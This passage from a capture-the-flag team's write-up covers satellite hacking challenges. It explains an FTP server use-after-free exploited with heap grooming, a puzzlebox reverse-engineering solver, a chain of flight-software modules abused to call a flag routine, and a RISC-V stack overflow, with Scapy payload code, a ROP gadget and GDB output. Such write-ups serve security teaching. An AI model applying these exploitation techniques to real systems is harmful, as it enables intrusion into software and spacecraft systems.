index_Cordoba.html
index_Guam.html
index_Hawaii.html
index_Kathmandu.html
index_LosAngeles.html
index_Maspalomas.html
index_Mauritius.html
index_Melbourne.html
index_Mingenew.html
index_Tokyo.html
index_organizers_mcmurdo.html
index_organizers_svalbard.html
index_perfectblue_mcmurdo.html
index_perfectblue_svalbard.html
index_poland_mcmurdo.html
index_poland_svalbard.html
index_samurai_mcmurdo.html
index_samurai_svalbard.html
index_science-station.html
index_singleevent_mcmurdo.html
index_singleevent_svalbard.html
index_solarwine_mcmurdo.html
index_solarwine_svalbard.html
index_spacebits_mcmurdo.html
index_spacebits_svalbard.html
index_weltalles_mcmurdo.html
index_weltalles_svalbard.html
rx_settings_organizers_svalbard.json
rx_settings_perfectblue_mcmurdo.json
rx_settings_perfectblue_svalbard.json
rx_settings_poland_mcmurdo.json
rx_settings_poland_svalbard.json
rx_settings_science-station.json
rx_settings_singleevent_mcmurdo.json
rx_settings_singleevent_svalbard.json
rx_settings_solarwine_mcmurdo.json
rx_settings_solarwine_svalbard.json
rx_settings_spacebits_mcmurdo.json
rx_settings_spacebits_svalbard.json
rx_settings_weltalles_mcmurdo.json
rx_settings_weltalles_svalbard.json
```

And we found a flag folder with a flag.txt inside:

```
/server/www/html/flag:
.
..
.access
flag.txt
```

So we retrieved the content of flag.txt:

```
flag{iJiTL6c0dNICRpze}
flag=iJiTL6c0dNICRpze
iJiTL6c0dNICRpze
```

Flag is: `flag{iJiTL6c0dNICRpze}`

3.2 150 File Status

- **Category:** Turnstile Services
- **Points:** 10000
- **Description:**

```
The flight software got too cumbersome to distribute by HTTP so we threw up a
 ↪  homebrew FTP server on this machine.
It is running under an account named hasftpd with password L@bm0nkey2delta.
```

3.2.1 Write-up

Connecting to the FTP server using the provided user and password, the binary of the FTP server can be retrieved using passive mode.

```
$ ftp 10.23.223.25:21
User: hasftpd
Password: L@bm0nkey2delta
ftp> passive
Passive mode on.
ftp> get hasftpd
```

Vulnerabilities

The binary is an x86-64 ELF file implementing a FTP server with some custom commands:

```
Commands supported:
* APPE (not working due to active mode not connecting back to us)
* CDUP
* CWD
* DELE
* EXEC (custom)
* FEAT
* FREE (custom)
* LIST
* MKD
* NLST
* PASS
* PASV
* PORT
* PWD
* QUEU (custom)
* QUIT
* RETR
* RMD
* RNFR
* RNTO
* STOR (not working due to active mode)
* STOU (not working due to active mode)
* SYST
* TYPE
* USER
* VIEW
```

The client is represented by a structure `client_ctxt`. Here are the first fields:

```
00000000 client_ctxt     struc ;
00000000 login           db 16 // char[16] login
00000010 type            db 16 // char[16] type
00000020 homedir         dq ?
00000028 current_dir     dq ?
00000030 socket          dd ?
00000034 data_socket     dd ?
00000038 user_done       dd ?
0000003C user_exists     dd ?
00000040 logged          dd ?
00000044 field_44        dd ?
```

The `home` field is the folder in which accessible data are placed (here `/home/hasftpd/`), and `current_dir` the current directory. Thus, when `current_dir` is modified, it must start by `current_dir`. It seems there is no trivial bypass for this check.

First vulnerability: directory listing

The `LIST` command takes a folder path as argument and returns the list of files in the folder. The bug is that the command doesn't check that the argument is behind `homedir`, so we can ask it to list any folder in the filesystem.

Using this vulnerability, the path of the flag can be retrieved as well as the path of important satellite files:

```
/home/hasfsw/flag.txt
/home/hasfsw/cpu1/core-cpu1
/home/hasfsw/cpu1/cf/sms.so
/home/hasfsw/cpu1/cf/spaceflag.so
/home/hasfsw/cpu1/cf/mon.so
/home/hasfsw/cpu1/cf/puzzlebox.so
/home/hasfsw/cpu1/cf/radio.so
...
```

The `RETR` command however does check that the input path must start with `homedir` and then can't be used to download the files.

Second vulnerability: info leak

The `TYPE` command takes a string as argument and store it in the `type` field of the client context. Then, it returns that string to the client, with this code:

```
cmd_type()
{ // ...
    send("Command okay: %s", s->type_data);
}
```

However, it does not validate that the input string ends with a NULL byte, and we see that the way it is formatted (with %s) we are able to leak the field following `type`, which is the address of the `homedir` string.

Third vulnerability: use-after-free and/or double free

The last vulnerability used is a Use-After-Free and double free in a custom command `FREE`.

The custom feature of the FTP server is a queue implementation of FTP commands. The user can embed commands with the `QUEU` command and run them later using the `EXEC` command.

The commands are stored in a linked list and the command `FREE` allows to free one command in the queue, selected using an ID.

Here is the `FREE` command handler:

```
id = atoi(req->req_data);
for ( ptr = queue_list_head; ptr; ptr = (queu_obj *)ptr->next )
{
    if ( id == i )
    {
        free(ptr);
        break;
    }
    ++i;
}
```

The issue is that the freed command is not removed from the linked list and can be used (with `EXEC`) and double freed by calling `FREE` with the same ID.

Exploitation

The goal of the exploit is to change the content of `homedir`, which is an allocated string which we have the address of.

The first step is to control a field `next` of an object in the linked list. This is achieved by using the generic `house_of_botcake` technique (requiring a double free) to coalesce small bins chunks into a larger one that will overlap two entries of the queue. By writing into this new large chunk (by reallocating the object with controlled data) we can control the `next` pointer of one object of the linked list. We set the value to the address of `homedir`. Thus, `homedir` object is then reachable by walking the linked list, and can be freed with the `FREE` command.

It is then possible to reallocate the `homedir` object with controlled data, allowing us to replace its value by '/'.

With that, using the command `RETR` allows us to download any file on the server filesystem.

Flag is: `flag{/odi9LL/XQ7FuOJk}`

4 Flight Software

4.1 Puzzle Box

- **Category:** Flight Software - turnstile
- **Points:** 10000
- **Description:**

We observe `PUZZLE_BOX` commands and telemetry in COSMOS:

- Command `PUZZLEBOX STAGE_1` takes 4×4 bytes,
- Command `PUZZLEBOX STAGE_2` takes 4×4 bytes,
- Command `PUZZLEBOX STAGE_3` takes 4×4 bytes and 4 encoding algorithm (1, 2 or 3),
- Command `PUZZLEBOX STAGE_4` takes 4×4 bytes.

After the first day, our team managed to dump `puzzlebox.so` using the FTP challenge (*150 File Status*).

4.1.1 Write-up

This challenge consists in sending commands to unlock each stages of a puzzlebox to receive a flag in telemetry.

Emulation

We load `puzzlebox.so` in our emulated satellite (Risc-V QEMU user mode):

```
1980-012-14:03:20.52771 ES Startup: Loading file: /cf/tcp_flags.so, APP: TCPFLAGS
Error loading shared library: ./cf/tcp_flags.so: cannot open shared object file: No
 ↪  such file or directory
1980-012-14:03:20.52793 ES Startup: Could not load cFE application
 ↪  file:/cf/tcp_flags.so. EC = 0xFFFFFFFF
```

It turned out that the `150 File Status` challenge didn't give us access to all the satellite file system. We don't have `tcp_flags.so` and from its name we can guess that it is used to load the flags from the game infrastructure. This means that we won't get the flag without having a working radio to our team satellite.

Building truth tables for encode functions

`puzzlebox.so` contains `encode1`, `encode2` and `encode3` which are used in stages.

We generated some truth tables to inverse these functions later:

```c
#include <stdint.h>
#include <stdio.h>

typedef uint8_t byte;
typedef uint16_t ushort;
typedef uint32_t uint;

// From Ghidra decompilation output
char encode1(byte param_1) {}
char encode2(byte param_1) {}
char encode3(byte param_1) {}

int main(void) {
  printf("rb_table_encode1 = {\n");
  for (uint i = 0; i < 256; i++) {
    printf("    %d: %d,\n", i, encode1(i)&0xFF);
  }
  printf("}\n\nrb_table_encode2 = {\n");
  for (uint i = 0; i < 256; i++) {
    printf("    %d: %d,\n", i, encode2(i)&0xFF);
  }
  printf("}\n\nrb_table_encode2_prim = {\n");
  // Special case for stage 2
  for (uint i = 0; i < 256; i++) {
    printf("    %d: %d,\n", i, encode2(i * 16 + (i >> 4))&0xFF);
  }
  printf("}\n\nrb_table_encode3 = {\n");
  for (uint i = 0; i < 256; i++) {
    printf("    %d: %d,\n", i, encode3(i)&0xFF);
  }
  printf("}\n\n");

  return 0;
}
```

We wrote the output of this program to `rainbow_tables.py`.

Setup stage

When trying to send any `STAGE_...` command in the `PUZZLEBOX` target, the satellite replies with a `PUZZLEBOX STATUS_TLM_PKT` telemetry packet. At first, it contains:

```
STATUS: "Awaiting User Start"
STAGE_1: "It's Locked"
STAGE_2: "It's Locked"
STAGE_3: "It's Locked"
STAGE_4: "It's Locked"
TOKEN: ""
```

The interesting part of the program happens in `do_work` function, which validates the inputs sent through `STAGE_...` commands. Static analysis shows that we first need to send a special payload to setup puzzlebox.

We send `PUZZLEBOX STAGE_1` command with `\x31\x00\x00\x00...\x00`. The telemetry shows the reception of a `PUZZLEBOX STATUS_TLM_PKT` packet:

```
STATUS: "Setup Complete"
STAGE_1: "It's Locked"
STAGE_2: "It's Locked"
STAGE_3: "It's Locked"
STAGE_4: "It's Locked"
TOKEN: ""
```

Stage 1

We reverse `do_stage_1` to find the input (16 bytes) that causes `result=3333@@@@22225555`. After analyzing the function, we write its inverse in Python:

```python
functions_inv = [
    subFunc_inv, subFunc_inv, subFunc_inv, subFunc_inv,
    addFunc_inv, addFunc_inv, addFunc_inv, addFunc_inv,
    subFunc_inv, addFunc_inv, subFunc_inv, addFunc_inv,
    addFunc_inv, subFunc_inv, addFunc_inv, subFunc_inv,
]

def decode1(encoded):
    """Returns the key in the table that gives value `encoded`"""
    return [k for k, v in rb_table_encode1.items() if v == encoded]

stage_message = bytearray(16)
results = b"3333@@@@22225555"
for i in range(0, 4):
    encode1_c = results[i]
    possibilities = [c for c in decode1(encode1_c) if c < 0x80]
    assert len(possibilities) == 1
    stage_message[i] = functions_inv[i](differs_1[i], possibilities[0])
for i in range(4, 8):
    encode1_c = results[i]
    possibilities = [c for c in decode1(encode1_c) if c >= 127]
    assert len(possibilities) == 1
    stage_message[i] = functions_inv[i](differs_1[i], possibilities[0])
for i in range(8, 12):
    encode1_c = results[i]
    possibilities = [c for c in decode1(encode1_c) if c < 0x80]
    assert len(possibilities) == 1
    stage_message[i] = functions_inv[i](differs_1[i], possibilities[0])
for i in range(12, 16):
    encode1_c = results[i]
    possibilities = [c for c in decode1(encode1_c) if c <= 159]
    assert len(possibilities) == 1
    stage_message[i] = functions_inv[i](differs_1[i], possibilities[0])
print("stage 1:", stage_message)
```

Then, we send `PUZZLEBOX STAGE_1` command with `This_1snt_the_aN`.

Stage 2

We reverse `do_stage_2` to find the input (16 bytes) that causes `result=3333EEEEDDDDyyyy`.

There is a trap: for all i-th byte respecting $i \mod 4 = 1$, the call to `encode2(i)` has been replaced by `encode2(i * 16 + (i >> 4))`. This is why we implemented an additional `rb_table_encode2_prim` truth table.

Then, we send `PUZZLEBOX STAGE_2` command with `sWeR_cH3cK_7hE_t`.

Stage 3

We reverse `do_stage_3` to find the input (16 bytes + 4 encode functions selection) that causes `result=+tQs+tQs+tQs+tQs`. For this stage, we also need to reverse which encoder function had been used.

```
results = b"+tQs+tQs+tQs+tQs"
for k in range(4):
    for j in range(3):
        dfn = decode_funcs[j]  # try encodeJ function
        for i in range(k, 16, 4):
            encode_fn_c = results[i]
            possibilities = [c for c in dfn(encode_fn_c) if not (0x6e < c and j == 1)]
            if len(possibilities) == 0:
                break
            assert len(possibilities) >= 1
            stage_message[i] = functions_inv[16-i-1](differs_3[i], possibilities[0])
            print(f"{k}-th encoder: {j}")
print("stage 3:", stage_message)
```

Then, we send `PUZZLEBOX STAGE_3` command with `0k3n_p@9e_pRoLly` and algorithms $(1, 0, 1, 2)$.

Stage 4

We reverse `do_stage_4` to find the input (16 bytes) that causes `result=R;-ejh"y>6*h\"<(`.

Then, we send `PUZZLEBOX STAGE_4` command with `_s0meth!n_tH3re.`. It does not work! The telemetry stays at:

```
STATUS: "Setup Complete"
STAGE_1: "Unlocked"
STAGE_2: "Unlocked"
STAGE_3: "Unlocked"
STAGE_4: "It's Locked"
TOKEN: ""
```

The four solutions look right though:

```
This_1snt_the_aNsWeR_cH3cK_7hE_t0k3n_p@9e_pRoLly_s0meth!n_tH3re.
```

There is a trick in `do_stage_4`: when `STAGE_4` command is first received, only half of it is processed. Then, to make the function process the second half, at least one other stage needs to be locked. This can be achieved by resetting the puzzle, sending `RESET_CTRS` command. After this command, sending `STAGE_4` solves the 4th stage. We also need to send the other stages again, to make the flag appear on our telemetry, in the `TOKEN` field.

Attack automation

We made a script executing the following strategy:

1. Enable telemetry (`KIT_TO ENABLE_TELEMETRY`),
2. Setup PuzzleBox,
3. Solve PuzzleBox stage 1,
4. Solve PuzzleBox stage 2,
5. Solve PuzzleBox stage 3,
6. Solve PuzzleBox stage 4,
7. Reset PuzzleBox (`RESET_CTRS`),
8. Solve PuzzleBox stage 4,
9. Solve PuzzleBox stage 1,
10. Solve PuzzleBox stage 2,
11. Solve PuzzleBox stage 3,
12. Wait for flag on telemetry then reset.

We got the following flags on our satellite and others: `flag{IIvsmngM}` , `flag{CT06HsbyHGWR8vFY}` , `flag{+ovUO548}` and `flag{nKFGFUhG}` . We only learned after the event that we were not supposed to scavenge these flags from our competitors.

Figure 13: Oops, we leaked the flag in competitors telemetry

4.2 Three App Monte

- **Category:** Flight Software - scavenger
- **Points:** 100 divided among teams per flag
- **Description:**

4.2.1 Write-up

When looking at the files we were able to obtain from the FTP challenge (*150 File Status*) we noticed the following modules that were not present in our digital twin:

- `mon.so`
- `sms.so`
- `spaceflag.so`

After looking at the code for a few minutes we noticed that all 3 modules had references to a `validPtrs` array, which probably meant they were part of the same challenge.

We were able to quickly identify the communication interfaces for these apps.

mon.so

The app registers 3 functions:

- *NoOp*: as the name suggests
- *ResetApp*: as the name suggests
- *Debug*: checks whether a pointer value provided as argument is part of the `validPtrs` array, then call it if it is the case

There isn't much more to this app except for one thing: when processing incoming commands, it parses and processes commands with *MsgId* = `SMS_CMD_MID`. This behavior is suspicious as this *MsgId*, as the name suggests, is also subscribed to by `sms.so`, and is not `mon.so`'s subscribed *MsgId* (`0x1f80`).

sms.so

This app registers 3 functions:

- *NoOp*: as the name suggests

- *ResetApp*: as the name suggests
- *Normal*: processes incoming messages (*Normal* SMS as opposed to *Extended* ones)

While processing incoming messages, a special case can be identified:

```
OS_printf("received new message\n");

/* If INTERNAL_USE == 1722 and strlen(MESSAGE) > 64: SMS_CMD_MID += 16 */
if ((*(int *)((int)msg + 0xc) == 1722) &&
    (sVar1 = strlen((char *)((int)msg + 0x10)), 0x40 < sVar1)) {
  OS_printf("%d Extended message detected\n",*(undefined4 *)((int)msg + 8));
  SMS_CMD_MID = SMS_CMD_MID + 0x10;
}
```

Any incoming message (command `SMS NORMAL_MSG`) with field `INTERNAL_US` set to `1722` and field `MESSAGE` of at least 65 bytes will increment `SMS_CMD_MID` by 16: from `0x1F70` to `0x1f80`.

From the main command processing loop we can also identify another function that is not being exposed the normal way through `CMDMGR_RegisterFunc`: `SMS_ExtendedCmd`.

```
int SMS_ExtendedCmd(int param_1)
{
  OS_printf("received Extended command\n");
  OS_printf("%d stored\n",*(undefined4 *)(param_1 + 8));
  OS_printf("%d stored\n",*(undefined4 *)(param_1 + 0xc));
  OS_printf("%s stored\n",param_1 + 0x10);
  SMS_CMD_MID = 0x1f70; /* right here */
  return 1;
}
```

It can only be reached by sending a command with `MsgId = 0x1f80`, which is suspicious as it is not the usual `MsgId` for this app (`0x1f70`) but ties very well with our initial analysis of `sms.so`. As we can see from the code, once an extended message is processed, `SMS_CMD_MID` is reset to its original value.

This led us to believe that we needed to use the interaction between specially-crafted extended messages to increment `SMS_CMD_MID` whenever we would need it, then reset it later.

spaceflag.so

This app registers 3 functions:

- *NoOp*: as the name suggests
- *ResetApp*: as the name suggests
- *String*: doesn't do anything useful?

We can see that this app is the one responsible for initializing the `validPtrs` array in `appStart_SPACEFLAG`:

```
if ((__len == 0xffffffff) && (iVar1 = mprotect(validPtrs,0xffffffff,1), iVar1 ==
↪  -1)) {
  piVar2 = __errno_location();
  OS_printf("%s sysconf Failure(%d)\n","SPACEFLAG",*piVar2);
                    /* WARNING: Subroutine does not return */
  exit(1);
}
validPtrs = (code **)memalign(__len,__len);
if (validPtrs == (code **)0x0) {
  piVar2 = __errno_location();
  OS_printf("%s memalign Failure(%d)\n","SPACEFLAG",*piVar2);
                    /* WARNING: Subroutine does not return */
  exit(1);
}
for (local_20 = 0; local_20 < 10; local_20 = local_20 + 1) {
  validPtrs[local_20] = (code *)0x0;
}
*validPtrs = SPACEFLAG_Send_Token;
iVar1 = mprotect(validPtrs,__len,1);
```

From here we understand that we have to somehow compute the address of `SPACEFLAG_Send_Token` then pass it to `mon.so`'s *Debug* command, which will in turn call it and send us the flag:

```
int SPACEFLAG_Send_Token(void)
{
  size_t sVar1;

  OS_printf("%s received Send Token command, sending
↪  (%s)\n","SPACEFLAG",spaceflag_flag);
  /* ... */
  CFE_SB_TimeStampMsg(spaceflag_Token_Pkt);
  CFE_SB_SendMsg(spaceflag_Token_Pkt); /* Bob's your uncle */
  return 1;
}
```

Putting it all together

In order to get the flag we need to:

- Find a way to compute `SPACEFLAG_Send_Token` ’s address
- Send an extended SMS to set `SMS_CMD_MID` to `0x1f80` and be able to communicate with `mon.so` through extended SMS commands
- (Optional) Send a *NoOp* command to `mon.so` using `MsgId = 0x1f80` to ensure it is now reachable
- Send the *Debug* command to `mon.so` with the valid `SPACEFLAG_Send_Token` ’s address as argument
- Look for the flag coming from the `SPACEFLAG` app through a `TOKEN_TLM_PKT` packet

This works because `SMS_CMD_MID` is a variable which is shared between `mon.so` and `sms.so` , and `validPtrs` is shared between `mon.so` and `spaceflag.so` .

But we are still missing a way to get (or guess) the address of `SPACEFLAG_Send_Token`

Leaking pointers

We were initially wondering how to leak a stack/heap pointer in order to try and guess `SPACEFLAG_Send_Token` ’s address but couldn’t find any such vulnerability in any of the 3 apps.

Luckily one of our in-house space packets experts remembered that the `CFE_ES` ’s app `SEND_APP_INFO` command can retrieve the address where an application is loaded through the `START_ADDR` property. For example, for `SPACEFLAG` , the received `START_ADDR` is the address of function `appStart_SPACEFLAG` . In Ghidra, this function is loaded at `0x00010de8` and `SPACEFLAG_Send_Token` at `0x00011376` . This means that when `CFE_ES` replies with `START_ADDR=897564136` , we know that the address of `SPACEFLAG_Send_Token` is `897564136 - 0x00010de8 + 0x00011376 = 0x357fc376` .

In the end, the exploit consisted in:

- Sending command `CFE_ES SEND_APP_INFO` with `APP_NAME = "SPACEFLAG"`
- Receiving packet `CFE_ES APP_INFO_TLM_PKT` and reading `START_ADDR`
- Computing the address of `SPACEFLAG_Send_Token` from it
- Sending command `SMS NORMAL_MSG` with `INTERNAL_USE = 1722` and `MESSAGE = "aaa...a"` (65 times `a`), to set `SMS_CMD_MID` to `0x1f80`
- Sending command `MON NOOP` and verify that we could communicate with `MON` by receiving event `[MON/102.2] No operation command received for MON version 0.1`
- Sending command `MON MON_MSG` with the address of `SPACEFLAG_Send_Token` in `DEBUG`
- Receiving packet `SPACEFLAG TOKEN_TLM_PKT` and reading the flag in it

We got two flags with this solution: `flag{r8ooxvOo}` and `flag{CT06HsbyHGWR8vFY}` .

4.3 RISC V Business

- **Category:** Flight Software - scavenger
- **Points:** 100 divided among teams per flag
- **Description:**

4.3.1 Write-up

By reverse-engineering `telescope.so` we noticed that it is able to handle more commands than what we could see in the production COSMOS instance. In `cromulence::TelescopeApp::processCommand`:

```
case 105: /* pseudocode */
    CmdMessage<cromulence::messages::TelescopeMultipleMissionRequest,(unsigned_sho⌋
↪   rt)6545,(unsigned_
↪   short)105>::CmdMessage(aCStack120,param_1);
    handleBulkMissionRequest(this,&TStack112);
    CmdMessage<cromulence::messages::TelescopeMultipleMissionRequest,(unsigned_sho⌋
↪   rt)6545,(unsigned_
↪   short)105>::~CmdMessage(aCStack120);

case 4:
    CmdMessage<cromulence::messages::TelescopeMissionData,(unsigned_short)6545,(un⌋
↪   signed_short)4>::CmdMessage((CmdMessage<cromulence::messages::TelescopeMission⌋
↪   Data,(unsigned_short)6545,(unsigned
↪   _short)4>*)aCStack120,param_1);
    Telescope::storeMission(&this->telescope,(TelescopeMissionData *)&TStack112);
    CmdMessage<cromulence::messages::TelescopeMissionData,(unsigned_short)6545,(un⌋
↪   signed_short)4>::~CmdMessage((CmdMessage<cromulence::messages::TelescopeMissio⌋
↪   nData,(unsigned_short)6545,(unsigne
↪   d_short)4>*)aCStack120);
```

Their behavior is documented in the COSMOS instance of the Digital Twin as part of the `TELESCOPE` app:

- `BULK_MISSIONS` (function code 105)
- `STORE_MISSION_DATA` (function code 4)

These commands are handled by the following methods:

```
cromulence::TelescopeApp::handleBulkMissionRequest(TelescopeApp *this,
↪   TelescopeMultipleMissionRequest *param_1)
cromulence::Telescope::storeMission(Telescope *this, TelescopeMissionData *param_1)
```

While looking at `handleBulkMissionRequest` we noticed a stack overflow vulnerability:

```
void __thiscall
cromulence::TelescopeApp::handleBulkMissionRequest
          (TelescopeApp *this,TelescopeMultipleMissionRequest *param_1)
{
  BULK_MISSION_LOCALVARS loc;

  zeromem_locals(&loc);
  loc.mission_count = (uint)param_1->count;
  if (26 < loc.mission_count) {
    // VULNERABILITY: the array can only contain 13 missions (26 bytes)
    loc.mission_count = 26;
  }
  loc.p_mids = loc.list_mids;
  for (loc.i = 0; loc.i < loc.mission_count; loc.i = loc.i + 1) {
    *loc.p_mids = param_1->mids[loc.i]; // VULNERABILITY: possible OOB write
    loc.mid_request = *loc.p_mids;
    loc.p_mids = loc.p_mids + 1;
    // copy after 12 bytes header
    loc.has_mission =
         Telescope::getMission
                   (&this->telescope,(TelescopeMissionRequest *)&loc.mid_request,
                    (TelescopeMissionData *)&(this->tlm_mission_data).field_0xc);
    if (loc.has_mission == 1) {
      TlmMessage<cromulence::messages::TelescopeMissionData,(unsigned_short)218>::⌋
↪   send
                (&this->tlm_mission_data);
    }
    else {
      CFE_EVS_SendEvent(1,4,"Telescope App: Mission does not exist");
    }
  }
  CFE_PSP_MemCpy(this->house_keeping + 0x138,loc.list_mids,26);
  return;
}
```

By sending a `BULK_MISSIONS` with more than 13 mission descriptors we were able to trigger the overflow.

To develop a proper exploit, we launched the firmware in our QEMU-user setup, plugged GDB on it and interacted with this virtual satellite using Python and Scapy. The `BULK_MISSIONS` packet was defined with a 52-byte payload directly:

```
class TELESCOPE_BULK_MISSIONS_CmdPkt(Packet):
    name = "TELESCOPE_BULK_MISSIONS_CmdPkt"
    fields_desc = [
        ByteField("COUNT", 8),
        StrFixedLenField("MISSION_IDS", b"", 52),  # 26 uint16 (instead of 13)
    ]


bind_layers(CCSDSPacket, TELESCOPE_BULK_MISSIONS_CmdPkt, pkttype=1, apid=0x191,
            cmd_func_code=105)

def telescope_bulk_messages(count, mission_ids):
    codec.high_push(CCSDSPacket() / TELESCOPE_BULK_MISSIONS_CmdPkt(
        COUNT=count, MISSION_IDS=mission_ids))
```

Then, we tried calling:

```
telescope_bulk_messages(26, b"\0" * (26 + 12) + struct.pack("<I", 0x11223344))
```

We got a promising crash in GDB which confirmed that we controlled the program counter register (`pc` is set to `0x11223344`):

```
Thread 2 received signal SIGSEGV, Segmentation fault.
[Switching to Thread 1.718494]
0x11223344 in ?? ()
=> 0x11223344:
Cannot access memory at address 0x11223344

(gdb) bt
#0  0x3f576cea in ?? ()

(gdb) info register
ra             0x3f576cdc    0x3f576cdc
sp             0x3fffe9e0    0x3fffe9e0
gp             0x3f6b8314    0x3f6b8314
tp             0x3f664d20    0x3f664d20
t0             0x2a          42
t1             0x3f67497c    1063733628
t2             0x3fffe284    1073734276
fp             0x3f7fc350    0x3f7fc350
s1             0x1           1
a0             0x3f7fc350    1065337680
a1             0x8           8
```

```
a2             0x3f664844   1063667780
a3             0xa          10
a4             0x3f664d20   1063669024
a5             0x0          0
a6             0x0          0
a7             0x85          133
s2             0x0          0
s3             0x3f6b5bcc   1064000460
s4             0x3f69af1c   1063890716
s5             0x3fffeb60   1073736544
s6             0x4001f040   1073868864
s7             0x4001ee60   1073868384
s8             0x3f6b5bcc   1064000460
s9             0x0          0
s10            0x0          0
s11            0x0          0
t3             0x3f576cae   1062694062
t4             0x3fffe918   1073735960
t5             0x0          0
t6             0x0          0
pc             0x3f576cea   0x3f576cea
```

Moreover, using the command `CFE_ES SEND_APP_INFO`, we were able to leak the address of `core-cpu1` and all `.so` files related to applications. This is a perfect setup to exploit a stack-based buffer overflow, isn't it?

Well… the issue is that the overflow is very tight. Here is a summary of the state of the stack in `handleBulkMissionRequest` when it returns (using `s0` as the frame pointer register).

```
at s0-0x3c+0x12 = s0 - 0x2a : uint16_t mids[13] (mids[0,1...,12], 26 bytes)
                  s0 - 0x10 :                   = mids[13,14] (4 bytes)
                  s0 -  0xc :                   = mids[15,16]
                  s0 -    8 : saved s0          = mids[17,18]  => put in s0
                  s0 -    4 : saved ra          = mids[19,20]  => put in ra
                  s0        : ...               = mids[21,22]
                  s0 +    4 : ...               = mids[23,24]
                  s0 +    8 : ...               = mids[25]
```

Field `MISSION_IDS` of the incoming packet is copied to this `uint16_t mids[13]` variable at `s0 - 0x2a` with a size which can be at most 2*26 = 52 bytes. Considering how the stack is, we can overwrite `s0` (the saved frame pointer), `ra` (the saved return address) and only two more 32-bit values. It is not much space at all for a ROP chain!

But we found some nice ROP gadgets which could enable sending an event with some leaked data, to transform this vulnerability into an arbitrary read. The objective would be to disclose the content of the `telescope_flag` global variable.

For example in `core-cpu1` there is:

```
000226ac 93 07 44 f7          addi       a5,s0,-0x8c
000226b0 be 86                c.mv       a3,a5
000226b2 17 26 03 00          auipc      a2,0x32
000226b6 13 06 e6 d8         addi       a2        = "Exit Application %s Completed."
000226ba 89 45                c.li       a1,0x2
000226bc 35 45                c.li       a0,0xd
000226be ef 00 81 0c          jal        ra,CFE_EVS_SendEvent
000226c2 b5 ac                c.j        LAB_0002293e
```

Jumping to it should display `Exit Application %s Completed.` with some value which comes from `s0 - 0x8c`. Also, even though we are corrupting the frame pointer `s0`, the stack pointer is not actually corrupted: every function starts by decrementing `sp` by some value and ends by incrementing `sp` with the same value. This means that even though we can corrupt `s0`, we will still be able to call functions, as the stack pointer is not corrupted.

Let's try to display the content of the string `"Yay science!"` at `0x00025050` in `telescope.so`.

- We send command `CFE_ES SEND_APP_INFO` with `APP_NAME = "TELESCOPE"` to leak the start address of the `TELESCOPE` application, `Telescope_AppMain` (at `0x0001f0f8` in `telescope.so` in Ghidra)
- We receive `START_ADDR = 902914296` (`0x35d160f8`)
- We send command `CFE_ES SEND_APP_INFO` with `APP_NAME = "CFE_ES"` to leak the start address of the `CFE_ES` application, `CFE_ES_TaskMain` (at `0x00028148` in `core-cpu1` in Ghidra)
- We receive `START_ADDR = 1063772488` (`0x3f67e148`)
- We send command `TELESCOPE BULK_MISSIONS` with a `MISSION_IDS` parameter which overwrites `s0` with the address of `"Yay science!"` shifted by `0x8c` and `ra` with the ROP Gadget

```
telescope_bulk_messages(26, b"\0" * (26 + 8) + struct.pack("<II",
    0x00025050 + 0x8c - 0x0001f0f8 + 902914296,  # s0 value
    0x000226ac - 0x00028148 + 1063772488))       # ra value
```

The virtual satellite displays:

```
EVS Port1 42/1/TELESCOPE 1: Telescope App: Mission does not exist
EVS Port1 42/1/TELESCOPE 1: Telescope App: Mission does not exist
EVS Port1 42/1/TELESCOPE 1: Telescope App: Mission does not exist
EVS Port1 42/1/TELESCOPE 1: Telescope App: Mission does not exist
EVS Port1 42/1/TELESCOPE 1: Telescope App: Mission does not exist
EVS Port1 42/1/TELESCOPE 1: Telescope App: Mission does not exist
EVS Port1 42/1/TELESCOPE 1: Telescope App: Mission does not exist
EVS Port1 42/1/TELESCOPE 1: Telescope App: Mission does not exist
EVS Port1 42/1/TELESCOPE 1: Telescope App: Mission does not exist
EVS Port1 42/1/TELESCOPE 1: Telescope App: Mission does not exist
EVS Port1 42/1/TELESCOPE 1: Telescope App: Mission does not exist
EVS Port1 42/1/CFE_SB 25: Pipe Overflow,MsgId 0x808,pipe KIT_TO_PKT_PIPE,sender
 ↪  TELESCOPE
...
EVS Port1 42/1/CFE_SB 25: Pipe Overflow,MsgId 0x808,pipe KIT_TO_PKT_PIPE,sender
 ↪  TELESCOPE
EVS Port1 42/1/TELESCOPE 13: Exit Application Yay science! Completed.
*** stack smashing detected ***: terminated
```

We got `EVS Port1 42/1/TELESCOPE 13: Exit Application Yay science! Completed.` !!! But `handleBulkMissionRequest` is overflowing the event log pipe before it returns. So the client only sees 10 events `Telescope App: Mission does not exist` from the telemetry and never sees the last one with the interesting message.

Moreover the GDB setup we used was quite buggy with the virtual satellite: trying to configure breakpoints made GDB disconnect from QEMU. In the end, we did not manage to fix our exploit to make it leak the `telescope_flag` and we ran out of time.